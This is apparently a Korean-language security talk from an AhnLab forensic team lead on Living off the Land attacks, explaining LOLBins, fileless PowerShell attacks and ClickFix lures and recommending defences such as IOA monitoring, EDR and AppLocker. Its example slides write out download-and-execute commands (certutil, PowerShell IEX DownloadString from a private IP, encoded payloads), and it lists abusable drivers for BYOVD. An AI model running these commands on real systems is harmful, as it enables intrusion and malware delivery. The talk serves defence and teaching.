


ISSUE TALK

# 무기가 필요 없는 침입자들: Living off the Land 기법



이명수 A-FIRST팀 팀장

AhnLab

현대 사이버 공격자들은 점점 더 교묘한 방법으로 탐지를 회피하고 있습니다. 특히 주목할 만한 전략은 'Living off the Land(LotL)' 기법으로, 공격자가 대상 시스템에 이미 존재하는 합법적인 도구와 기능을 활용하여 악의적인 활동을 수행합니다.

이 방식은 전통적인 보안 솔루션으로는 탐지가 매우 어려우며, ENISA의 보고서에 따르면 기존 공격보다 10배 더 성공할 가능성이 높습니다. 본 발표에서는 이 강력한 공격 기법 대해 살펴보고, 보안 분야에 있어 생각해볼 만한 시사점을 다룹니다.

AhnLab Forensic Intelligence ReSearch Team



Forensic Pt. \_\_\_\_\_



Threat Pt. \_\_\_\_\_



Darkweb Pt. \_\_\_\_\_



Offensive Pt. \_\_\_\_\_

# Table of Contents

---

Living off the Land 란

Living off the Land 기법

침입자들에게 Living off the Land 란

우리에게 Living off the Land 란

마무리



# Living off the Land 란

# Living off the Land 란?

Living  
off  
the  
Land

자(自)	스스로, 자신
급(給)	공급하다, 제공하다
자(自)	스스로, 자신
족(足)	충분하다, 만족하다

원래 의미 :

- 야생에서 생존하는 개념에서 유래한 것으로 주변 환경의 자원만으로 생존

사이버 보안 분야에서의 의미 :

- 공격자가 외부의 도구나 악성코드를 추가로 반입하지 않고 시스템에 이미 존재하는 합법적 도구나 기능을 활용

# LotL 방법의 철학적 고찰

## 최소주의 접근법

- Living off the Land 기법의 핵심 철학은 '최소주의'다.
- 공격자는 필요한 최소한의 외부 도구만 사용하고, 대상 환경에서 최대한 많은 자원을 활용한다.  
이는 마치 야생에서 생존을 위해 주변 환경에서 필요한 것을 찾아 사용하는 것과 유사한 접근법이다.

## 환경 자체를 무기로 활용

- 공격 대상의 강점(다양한 시스템 도구)을 역으로 이용하여 공격하는 원리와 같다.
- 이는 마치 유도에서 상대방의 힘을 이용하여 넘어뜨리는 것과 유사하다.

## 보이지 않는 적

- 새로운 것을 추가하지 않고 기존의 것에 숨어들어 활동함으로써,  
방어자는 이미 알고 있는 위협뿐만 아니라 일상적인 활동 속에 숨겨진 비정상성을 탐지해내야 한다.

## 도구의 양면성

- 모든 도구는 사용자의 의도에 따라 선하게도, 악하게도 사용될 수 있다는 본질을 보여준다.
- 시스템 관리 도구가 공격 도구로 변모하는 양면성을 보여준다.

## 생존

- 원래 "Living off the Land" 라는 용어가 극한 환경에서의 생존을 위한 지혜를 의미하듯,  
사이버 공격자들도 탐지 기술이 고도화되는 환경에서 살아남기 위해 더욱 교묘하게 적응하는 모습을 보여준다.

## 창의성

- 공격자는 각 환경에 존재하는 도구와 기능을 파악하고, 이를 창의적으로 악용하는 능력이 필요하다.
- 이러한 적응력은 새로운 보안 조치에 대응하고 지속적으로 성공적인 공격을 수행하는 데 핵심적인 역할을 한다.

# 공격 및 방어 기술의 발전



Network Security



Anti-Virus



Forensics



EDR



Malwareless Hacking

해킹 기법의 대부분은  
악성파일을 필요로 하지 않음

Network Hacking  
Web Hacking



Malware

시스템 해킹을 위해  
악성코드를 디스크에 저장

Trojan, Agent, RAT



Fileless Malware

악성코드를 파일로 저장하지 않음



Anti-Forensics

흔적 삭제

# Living off the Land 기법



# LotL 공격의 개념 및 특징

LotL 공격은 공격자가 시스템에 이미 존재하는 합법적인 도구와 기능을 악용하여 악성 행위를 수행하는 기법이다. 기존의 악성코드 기반 공격과 달리, 시스템 내부의 정상적인 활동으로 위장하기 때문에 탐지가 어렵다. PowerShell, WMI, PsExec 와 같은 관리 도구 및 스크립트 언어가 주로 악용된다.

## 장점:

- 탐지 회피 용이: 정상적인 시스템 활동과 구별이 어렵다.
- 추적의 어려움: 기존 도구를 사용하므로 공격 근원지 파악이 힘들다.
- 리소스 효율성: 공격 도구 개발 및 배포 비용 절감 효과가 있다.

## 단점:

- 환경 의존성: 대상 시스템에 필요한 도구가 존재해야 한다.

# LOLBins, LOLlibs, LOLScripts, LOLDrivers



## LOLBins

### OS BINARIES

atbroker.exe  
bitsadmin.exe  
certutil.exe  
cmdkey.exe  
control.exe  
cscript.exe  
dfsvc.exe  
dnscmd.exe  
esentutil.exe  
extexport.exe  
extrac32.exe  
expand.exe  
findstr.exe  
forfiles.exe  
gpscript.exe  
hh.exe  
ieexec.exe  
installutil.exe  
makecab.exe  
mavinject.exe  
msbuild.exe  
msconfig.exe  
...

### MS BINARIES

msdt.exe  
mshta.exe  
msiexec.exe  
netsh.exe  
nltest.exe  
openwith.exe  
pcalua.exe  
powershell.exe  
reg.exe  
regedit.exe  
regsvcs.exe  
regsvr32.exe  
robocopy.exe  
rpcping.exe  
rundll32.exe  
runonce.exe  
runscripthelper.exe  
sc.exe  
scriptrunner.exe  
wmic.exe  
wscript.exe  
...

### NON -MS BINARIES

appvlp.exe  
bginfo.exe  
cdb.exe  
csi.exe  
dnx.exe  
dxcap.exe  
mftrace.exe  
msdeploy.exe  
msxsl.exe  
rcsi.exe  
sqlcmd.exe  
sqldumper.exe  
sqlps.exe  
sqltoolsps.exe  
te.exe  
tracker.exe  
vsjitdebugger.exe  
winword.exe  
...

acrord32.exe  
gpup.exe  
nlnotes.exe  
notes.exe  
nvuhda6.exe  
nvudisp.exe  
vboxdrvinst.exe  
usbinst.exe  
roccat\_swarm.exe  
setup.exe  
dbeaver  
navicat  
...

## LOLLibs

advpack.dll  
desk.cpl.dll  
ieadvpack.dll  
ieframe.dll  
mshtml.dll  
pcwutl.dll  
shdocvw.dll  
zipfldr.dll  
shell32.dll  
setupapi.dll  
url.dll  
zipfldr.dll  
...

## LOLScripts

cl\_invocation.ps1  
cl\_mutexverifiers.ps1  
manage-bde.vbs  
pester.bat  
pubprn.vbs  
slmgr.vbs  
syncappvpublishingserver.vbs  
winrm.vbs  
...

## LOLDivers

cpuz\_x64.sys  
nt3.sys  
Mslo64.sys  
wfshbr64.sys  
fidpcidrv.sys  
VBoxTAP.sys  
skill.sys  
LMInfo.sys  
WinIO32A.sys  
AsrDrv102.sys  
UCOREW64.SYS  
FPCIE2COM.sys  
VBoxMouseNT.sys  
SysInfoDetectorX64.sys  
pchunter.sys  
gvcidrv64.sys  
mhyprotrpg.Sys  
bandai.sys  
NICM.SYS  
VBoxUSBMon.sys  
nstrwsk.sys  
LenovoDiagnosticsDriver.sys  
LgDCatcher.sys  
ene.sys  
...

# LotL 관련 용어 / 프로젝트

#LOLBAS #LOLBins #LOLScripts #LOLLibs #LOLDrivers



## LOLBAS 프로젝트

- <https://github.com/LOLBAS-Project/LOLBAS>
- 공격자들이 악용할 수 있는 다양한 시스템 바이너리를 문서화



## LOLDrivers 프로젝트

- <https://www.loldrivers.io/>
- 악용된 Windows 드라이버 목록 제공
- BYOVD

# LOLBins, LOLLibs, LOLScripts 예제

## Download

- `certutil.exe -urlcache -split -f http://172.16.8.128/evil.ps1 c:\Wtemp:a`
- `powershell -ep bypass - < c:\Wtemp:a`

## Execution

- `rundll32.exe url.dll FileProtocolHandler evil.exe`

## Remote Execution

- `wmic /NODE: "192.168.0.1" process call create "evil.exe"`

## Fileless Malicious Code

- `powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAHIAcwBJAG8AbgBUA ...`



# LOLBins + Fileless

LotL 기법은 파일리스 공격과 함께 핵심 요소로 작용하는 경우가 많다.

Fileless 구현을 위한 다양한 기법이 있지만, 2016년부터는 PowerShell이 주로 사용되고 있다.

## Stage 1

Exploit or User Execution

JavaScript  
VBScript

XLS  
HWP  
LNK  
SCR  
RAR  
...

Launcher :

- API
- Powershell
- cmd
- mshta
- wmic
- at
- sc
- psexec
- winrs
- ...

## Stage 2

```
powershell.exe -w 1 -noni -nop -c  
"IEX(New-Object  
Net.WebClient).DownloadString('http://  
192.168.0.4:9000/JJNP1IMN3s/BvBlcgv  
QWw');"
```

## Stage 3

PowerShell Payload

PE Payload

이 과정에서 File 저장 필요하지 않음

# 공격자들이 PowerShell Oneliner 를 사용하는 이유



Windows에 기본으로  
포함된 도구다.(LotL)

사용자 몰래 백그라운드로  
실행할 수 있다.

파라미터를 통해  
스크립트를 전달할 수 있다.

.NET 라이브러리를  
사용할 수 있다.  
Net.WebClient.DownloadString() 로  
인터넷에서 스크립트 다운로드 가능

```
powershell.exe -w 1 -noni -nop -c "IEX(New-Object  
Net.WebClient).DownloadString('http://192.168.0.4:9000/JJNP1IMN3s/BvBlcgvQWw');"
```

```
powershell.exe -w 1 -noni -nop -enc  
SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0A...TgBIAHQALgBXAGUAYgBDAGwAaQBIA  
G4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABY...hgBnACgAJwBoAHQAdABwADoAL  
wAvADEAQQAyAC4AMQA2ADgALgAwAC4ANAA6ADkAM...DAALwBKAEoATgBQADEASQB  
NAE4AMwBzAC8AQgB2AEIAbABjAGcAdgBRAFcAdwAnACK...
```

Base64 Encoding  
난독화, 압축 기능, 다양한 인코딩

IEX(Invoke-Expression)  
파일로 저장하지 않고, 메모리내에서 바로 실행 가능

# User Execution: Malicious Copy and Paste



T1204.004

[Home](#) > [Techniques](#) > [Enterprise](#) > [User Execution](#) > [Malicious Copy and Paste](#)

## User Execution: Malicious Copy and Paste

Other sub-techniques of User Execution (4) ▾

An adversary may rely upon a user copying and pasting code in order to gain execution. Users may be subjected to social engineering to get them to copy and paste code directly into a [Command and Scripting Interpreter](#).

Malicious websites, such as those used in [Drive-by Compromise](#), may present fake error messages or CAPTCHA prompts that instruct users to open a terminal or the Windows Run Dialog box and execute an arbitrary command. These commands may be obfuscated using encoding or other techniques to conceal malicious intent. Once executed, the adversary will typically be able to establish a foothold on the victim's machine.<sup>[1][2][3][4]</sup>

Adversaries may also leverage phishing emails for this purpose. When a user attempts to open an attachment, they may be presented with a fake error and offered a malicious command to paste as a solution.<sup>[5][6]</sup>

Tricking a user into executing a command themselves may help to bypass email filtering, browser sandboxing, or other mitigations designed to protect users against malicious downloaded files.

ID: T1204.004

Sub-technique of: [T1204](#)

① **Tactic:** Execution

① **Platforms:** Linux, Windows, macOS

**Contributors:** Ale Houspanossian; Fernando Bacchin; Gabriel Currie; Harikrishnan Muthu, Cyble; Menachem Goldstein; ReliaQuest; SeungYoul Yoo, Ahn Lab

**Version:** 1.0


**Created:** 18 March 2025

**Last Modified:** 30 April 2025

[Version Permalink](#)

### Verify You Are Human

Please verify that you are a human to continue.

 I'm not a robot

### Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter

- 가짜 오류
- 가짜 업데이트
- 가짜 CAPTCHA
- 가짜 화상회의/마이크 이슈


## References

1. CloudSEK TRIAD. (2024, September 19). Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages. Retrieved March 18, 2025.
2. Amaury G., Coline Chavane, Felix Aimé and Sekoia TDR. (2025, March 31). From Contagious to ClickFake Interview: Lazarus leveraging the ClickFix tactic. Retrieved April 1, 2025.
3. Alex Capraro. (2024, December 17). Using CAPTCHA for Compromise: Hackers Flip the Script. Retrieved March 18, 2025.
4. AhnLab Scurity intelligence Center. (2025, January 8). Infostealer LummaC2 Spreading Through Fake CAPTCHA Verification Page. Retrieved April 23, 2025.

5. Tommy Madjar, Selena Larson and The Proofpoint Threat Research Team. (2024, November 18). Security Brief: ClickFix Social Engineering Technique Floods Threat Landscape. Retrieved March 18, 2025.
6. AhnLab Scurity intelligence Center. (2024, May 23). Warning Against Phishing Emails Prompting Execution of Commands via Paste (CTRL+V). Retrieved April 23, 2025.
7. PowerShell Team. (2017, November 2). PowerShell Constrained Language Mode. Retrieved March 27, 2023.
8. Shlomi Boutnaru. (2024, January 1). The Windows Forensics Journey – Run MRU (Run Dialog Box Most Recently Used). Retrieved April 14, 2025.

# Fileless 공격의 증가

2013년부터 LotL 관련 용어가  
언급되기 시작 (#LOLBins)



2000

- 메모리 상주 형 Worm 등장
  - CodeRed Worm
  - Slammer Worm

2014

- Poweliks
- WMIghost
- Duqu 2.0

2016

- Powershell based Fileless 증가
- 다수의 글로벌 보안 업체에서 경고
- 해외사고 다수 발생

2018

- 국내 사고 증가


2020



# 침입자들에게 Living off the Land 란?

# 공격자의 전술

MITRE ATT&CK - Tactics



# 공격자의 전술

## 침입 단계

### 0 단계

피해 없음

- 공격자의 준비 과정

공격자의 행위 파악이 어렵다.  
최근 활동중인 공격그룹의 전략(TTP)과 주요 타깃을  
파악하는 것이 필요하다.

### 1 단계

최초 침해 시스템 피해에 그침

- 공격자의 최초 침해 시스템
  - 설정 미흡, 소프트웨어 취약점, 사용자의 실수
- 악성 코드에 감염되는 사건들이 대부분 여기에 해당

완벽하게 막는 건 불가능하다.  
하지만, 피해는 크지 않다.

### 2 단계

조직 전체로 피해 확산

- 정상 행위와 악성 행위의 판별이 어려움
- 솔루션만으로 해결하기 어려움

하지만, 이 단계를 막아내면,  
피해는 크지 않다.

### 3 단계

데이터 유출 및 랜섬웨어 감염

- 실질적 피해 발생

2단계까지 성공된 이후에는  
3단계를 막기는 어렵다.

# 공격자의 전술 - LotL만으로 공격이 가능한가

LotL 기법만으로도 완전한 공격 사이클을 구현이 가능해, LotL은 단순한 보조 수단이 아니라 독립적인 공격 방법으로 활용될 수 있다.





# 공격자의 전략 : 공격자는 왜 LotL 기법을 사용하는가?

거의 대부분의 침해사고에서 LotL 기법이 사용된다. (약 70%)

## 신뢰성 악용

Microsoft가 서명한 시스템 바이너리(LOLBins)는 운영체제와 보안 솔루션으로부터 높은 신뢰를 받기 때문에 악의적인 행위가 정상적인 시스템 활동으로 오인될 가능성이 높다.

## 공격 흔적 최소화

새로운 악성코드를 설치하지 않으므로 디스크에 남는 공격 흔적이 적어 포렌식 분석을 어렵게 만들어, 노출 위험을 낮춘다.

## 애플리케이션 화이트리스팅 우회

만약 사용되는 도구들이 이미 조직의 애플리케이션 허용 목록에 포함되어 있다면, 이 방어 체계를 무력화할 수 있다.

## 높은 성공률

탐지가 어렵기 때문에, 시스템 내에서 장기간 잠복하며 활동할 수 있는 가능성을 높인다.  
APT 공격에서 LotL 기법의 사용 빈도(26.26%)가 일반 악성코드보다 두 배 이상 높다.

## 탐지 회피

가장 큰 장점으로, 시스템에 이미 존재하는 합법적인 도구를 사용하므로 시그니처 기반의 전통적인 안티바이러스 솔루션이나 침입 탐지 시스템을 쉽게 우회할 수 있다.  
악성 파일이 생성되지 않아 파일 기반 탐지가 어렵다.

## 효율성 및 비용 절감

별도의 악성코드를 개발하거나 구매할 필요 없이 이미 시스템에 존재하는 도구를 활용하므로 공격 준비 시간과 비용을 절감할 수 있다.

# 우리에게 Living off the Land 란

Living on a prayer 하지 않으려면

# BON JOVI



## LIVIN' ON A PRAYER

TZESAR ROCK IN THE CLUB REMIX

**PHUNKZ LTD-001**

2012 ONLY PROMO. PHUNK JAMZ RECORDINGS

**phunk jamz**  
RECORDINGS

구분	IOC (Indicators of Compromise)	IOA (Indicators of Attack)
초점	침해가 발생한 후의 증거 및 흔적	공격 시도 또는 진행 중인 공격의 행동 패턴
목적	사고 감지, 포렌식 분석, 피해 범위 파악	사전 탐지, 실시간 대응, 공격 예방
성격	사후적(reactive), 증거 기반	사전적(proactive), 행동 기반
탐지 방식	악성 파일 해시, IP, 도메인, 로그 등 정적 아티팩트	비정상 행위, 권한 상승 시도, 의심스러운 명령 실행 등 행동 분석
활용 시점	공격 성공 이후(포렌식, 사고 대응)	공격 진행 중 또는 사전(실시간 모니터링, 예방)
예시	악성코드 해시, 침해된 계정, 이상 네트워크 트래픽	평소와 다른 시간대의 로그인, 권한 상승 시도, 비정상 프로세스 실행



Living off the Land 공격의 주요 과제 중 하나는 정당한 관리 활동과 악의적인 활동을 구분하기 어렵다는 점이다.

## 행동 패턴의 미묘한 차이

PowerShell, WMI, PsExec와 같은 도구들은 네트워크 관리자들이 일상적인 작업의 일부로 정기적으로 사용하기 때문에, 정적 규칙과 서명에 의존하는 전통적인 보안 도구들은 정당한 사용과 악의적인 사용을 구분하기 어렵다.

- **행위의 맥락**: 동일한 PowerShell 명령이라도 일반 사용자가 실행하는 것과 의심스러운 프로세스에 의해 실행되거나, 특정 시간에 비정상적인 파라미터와 함께 실행되는 것은 다르게 해석되어야 한다.
- **의도의 불확실성**: 겉으로 드러나는 현상만으로는 사용자의 실제 의도를 파악하기 어렵다.
- **높은 오탐 가능성**: 정상적인 관리 작업이나 스크립트 사용을 악의적인 것으로 오인하여 과도한 경보를 발생시킬 수 있다.

# 방어자의 전략 : LotL 공격을 어떻게 대응할 것인가

강력한 엔드포인트 보안이 확보되어야 한다.

## 최소 권한 원칙 적용 (제로트러스트)

- PowerShell, WMI 등 시스템 도구에 대한 실행 권한을 필수적인 업무 수행자에게만 제한
- Microsoft 서명 바이너리(LOLBins) 사용 시 행동 기반 모니터링 도구로 악성 활동 패턴 탐지
- 관리자 계정에 대한 다단계 인증(MFA) 강제화

## 가시성 확보

- PowerShell 스크립트 실행, 시스템 관리 도구 사용 등 LOTL 공격에 악용될 수 있는 행위에 대한 로깅 강화
- 중앙 집중식 로그 관리 시스템을 구축

## 동적 화이트리스트링

- AppLocker를 활용해 허용된 스크립트/실행 파일만 작동하도록 제한
- 화이트리스트에 포함된 도구의 비정상적 사용 패턴 탐지를 위해 머신러닝 기반 분석 도구 도입
- 주기적인 애플리케이션 사용 현황 감사 및 허용 목록 업데이트

## 침투 테스트 및 흔적 분석

- 주기적 침투 테스트 (공격 시뮬레이션)
- Threat Hunting으로 공격자 흔적 파악

## 이상 행위 탐지

- UEBA(User and Entity Behavior Analytics)로 사용자 행동 기반 이상 탐지
- EDR과 연동한 자동화된 인시던트 대응 플레이북 활용
- 보안제품 무력화 인지

## LOLBins 사용 제한

- 사용되지 않는 시스템 도구 비활성화(PowerShell 무력화)
- AppLocker를 활용해 허용된 스크립트/실행 파일만 작동하도록 제한

# LOTL 공격 대응을 위한 보안 솔루션

## EDR (Endpoint Detection and Response):

엔드포인트에서의 행위 분석을 통해 LOTL 공격을 탐지하고 대응한다.

## XDR / SIEM :

다양한 보안 장비 및 시스템의 로그를 통합 분석하여 이상 징후를 탐지한다.

## UEBA (User and Entity Behavior Analytics):

사용자 및 엔티티의 행위 패턴을 분석하여 이상 징후를 탐지한다.

## Threat Intelligence :

최신 침해 사고 흐름, 이슈 등을 수집한다.

LOTL 공격에 사용되는 도구, 기법, 절차, IOA 를 파악한다.

위협 인텔리전스 플랫폼을 활용하여 탐지 규칙을 강화하고, 오탐을 줄인다.

# 마무리

## 01 공격 기법은 탐지되지 않기 위해 점점 정상을 가장하도록 진화한다.

LOLBins, LOLScripts, LOLLibs, LOLDrivers, 정상 인증서 서명, DLL Side Loading,

## 02 악성인 무언가를 탐지하는 전통적인 방법만으로는 침입자를 탐지가 어렵다. (IOC 탐지)

Fileless Attack

## 03 시스템 행위의 가시성을 확보하고, 정상을 벗어난 징후와 맥락을 탐지해야 한다. (IOA 탐지)

로깅 강화 / EDR / XDR / UEBA

## 04 그리고 그 방법이 무력화되지 않아야 한다.

LOLDivers 을 이용한 BYOVD



경청해 주셔서 감사합니다.

해킹 피해 없는 안전한 한 해 되길 기도합니다.  
( Living on a prayer)